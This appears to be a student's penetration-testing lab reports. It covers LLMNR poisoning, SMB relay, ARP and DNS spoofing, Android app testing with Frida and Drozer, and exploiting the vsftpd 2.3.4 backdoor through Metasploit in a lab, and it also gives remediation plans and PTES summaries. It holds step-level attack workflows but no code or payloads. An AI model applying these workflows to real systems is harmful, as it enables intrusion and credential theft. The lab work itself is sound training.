
Vulnerability	Severity	Impact
LLMNR/NBT-NS Poisoning	High	NTLM Hash Capture
SMB Relay	Critical	Authentication Abuse
ARP Spoofing	High	Traffic Interception
DNS Spoofing	High	Malicious Redirection


Conclusion

The lab successfully demonstrated multiple network protocol attacks affecting SMB, DNS, and ARP protocols. Weak network protections and legacy authentication mechanisms allowed interception, spoofing, and credential capture within the lab environment.

The assessment demonstrated network protocol attacks including NTLM hash capture, SMB relay, ARP spoofing, and DNS spoofing. Responder captured authentication hashes, Ettercap intercepted and redirected traffic, and Wireshark analyzed network packets. The exercise highlighted weaknesses in legacy protocols and insecure network configurations commonly found in vulnerable environments.

Screenshots





TASK 05

Mobile Application Testing Lab Report

Objective

The objective of this lab was to perform static and dynamic security testing on an Android application using MobSF, Frida, and Drozer.

Target Information

- Target Application: test.apk
- Testing Platform: Android Emulator
- Attacker Machine: Kali Linux

Tools Used

- MobSF
- Frida
- Drozer
- APKTool
- ADB

Methodology

1. Static Analysis

MobSF was used to analyze the APK file for insecure coding practices and vulnerabilities. The framework identified insecure storage mechanisms, hardcoded credentials, and exported activities.

2. Manual APK Review

The APK was decompiled using APKTool to inspect application resources, source files, and shared preferences for sensitive information.

3. Dynamic Analysis

Frida was configured on the Android emulator to hook application functions at runtime. Authentication validation methods were modified to bypass login controls.

4. IPC Testing

Drozer was used to enumerate exported Android components and test inter-process communication vulnerabilities. Unauthorized activities were launched successfully.

Findings

Vulnerability	Severity	Impact
Insecure Storage	High	Sensitive Data Exposure
Hardcoded Credentials	High	Credential Disclosure
Exported Activity	Medium	Unauthorized Access
Authentication Bypass	Critical	Access Control Bypass

Conclusion

The assessment identified multiple security weaknesses in the Android application, including insecure data storage, exposed IPC components, and weak authentication protections. Dynamic instrumentation using Frida demonstrated how runtime controls can be bypassed if secure coding practices are not implemented.

The mobile application assessment identified insecure storage, exposed IPC components, and authentication weaknesses within the Android application. MobSF performed static analysis, Frida enabled runtime function hooking and authentication bypass, and Drozer tested exported Android components. The exercise demonstrated common mobile security risks affecting improperly secured Android applications.

TASK 06

1. Project Setup (Lab Preparation)

Before starting:

Install and configure:

- Kali Linux (attacker machine)
- Target VM (HackTheBox / vulnerable Linux VM)
- Tools:
 - Metasploit Framework
 - OpenVAS (Greenbone)
 - Burp Suite Community/Pro
 - Firefox (proxy configured to Burp)

Network setup:

- Ensure attacker and target are on the same virtual network (Host-only / NAT network)
 - Confirm target IP using arp-scan or network discovery tools
-

2. Reconnaissance Phase

Goal: Identify services and attack surface

Steps:

- Run port scan using Nmap (basic service discovery)
- Identify FTP service version (critical for vsftpd vulnerability)
- Identify web/API endpoints if present (for Burp testing)

Output to document:

- Open ports
 - Service versions
 - Potential weak services (FTP, HTTP, SSH)
-

3. Vulnerability Scanning (OpenVAS)

Steps:

- Start OpenVAS service

- Create new target (VM IP)
- Run full and deep scan
- Export results

Focus on:

- FTP vulnerabilities
 - Misconfigurations
 - Outdated services
-

4. Exploitation Phase (Metasploit)

Target: vsftpd 2.3.4 backdoor

Workflow:

- Open Metasploit console
- Search for vsftpd exploit module
- Select exploit module
- Set target IP
- Launch exploit
- Establish session if vulnerable

Validation:

- Confirm remote shell access
 - Capture system info (hostname, user privileges)
-

5. API Testing (Burp Suite)

Steps:

- Configure browser proxy → Burp (127.0.0.1:8080)
- Capture API requests (GET/POST)
- Test:
 - Parameter manipulation
 - Injection attempts (basic)
 - Authentication bypass attempts
 - Token tampering

Record:

- Vulnerable endpoints
 - Weak validation points
 - Missing authentication controls
-

6. Attack Logging Table (Required)

Use this format:

Timestamp	Target IP	Vulnerability	PTES Phase
2026-05-29 13:00:00	192.168.1.200	FTP Backdoor (vsftpd 2.3.4)	Exploitation
2026-05-29 13:20:00	192.168.1.200	Weak API Input Validation	Enumeration

7. Post-Exploitation Actions

After access:

- Identify privilege level
 - Check system configuration
 - Gather evidence (screenshots/logs)
 - Note potential escalation paths
-

8. Remediation Plan

Write clear fixes:

1. Patch Management

- Remove vsftpd 2.3.4 immediately
- Upgrade to latest secure FTP version

2. Input Validation

- Sanitize all API inputs
- Implement strict schema validation

3. Access Control

- Disable anonymous FTP login
- Enforce authentication for all APIs

4. Least Privilege

- Restrict service permissions
- Run services as non-root users

5. Network Security

- Restrict FTP exposure using firewall rules
-

9. Rescan (OpenVAS Validation)

Steps:

- Re-run OpenVAS scan after fixes
 - Confirm vulnerability is no longer detected
 - Compare before/after reports
-

10. PTES Report (300 Words)

Executive Summary

This engagement simulated a controlled penetration test against a vulnerable Linux-based target environment. The objective was to identify security weaknesses, exploit critical vulnerabilities, and recommend remediation strategies following the PTES (Penetration Testing Execution Standard) framework. During the assessment, multiple attack vectors were analyzed including network services and API endpoints. A critical vulnerability was identified in an outdated FTP service (vsftpd 2.3.4), which allowed unauthorized remote access through a known backdoor exploit. Additionally, API endpoints were tested using Burp Suite and were found to have weak input validation controls. The exploitation phase confirmed system compromise, demonstrating the impact of unpatched services and insufficient input validation. The engagement highlights the importance of continuous vulnerability management and secure coding practices.

Attack Timeline

Initial reconnaissance identified open FTP and HTTP services. Vulnerability scanning with OpenVAS confirmed outdated software versions. Exploitation was successfully performed

using a known FTP backdoor vulnerability, resulting in remote access to the system. Further testing using Burp Suite revealed insecure API handling and insufficient validation controls.

Remediation Plan

All vulnerable services must be updated to secure versions, and unnecessary services should be disabled. Strong input validation and authentication mechanisms must be enforced on all API endpoints. Network segmentation and firewall rules should restrict exposure of sensitive services. A routine vulnerability scanning program should be implemented to ensure continuous security monitoring.

11. Non-Technical Stakeholder Summary

This security assessment was conducted to evaluate the resilience of the system against real-world cyberattacks. The testing identified a critical issue in an outdated network service that allowed unauthorized access to the system. Once exploited, this weakness could potentially allow an attacker to take control of the server and access sensitive data. Additionally, weaknesses were found in application interfaces where user inputs were not properly validated, increasing the risk of manipulation attacks.

Immediate action is required to update outdated software and strengthen security controls. Implementing proper input validation, restricting unnecessary network services, and applying security updates regularly will significantly reduce risk. After applying fixes, the system should be re-tested to confirm that vulnerabilities have been fully resolved. Overall, while critical issues were found, they can be effectively mitigated with standard security best practices and ongoing monitoring.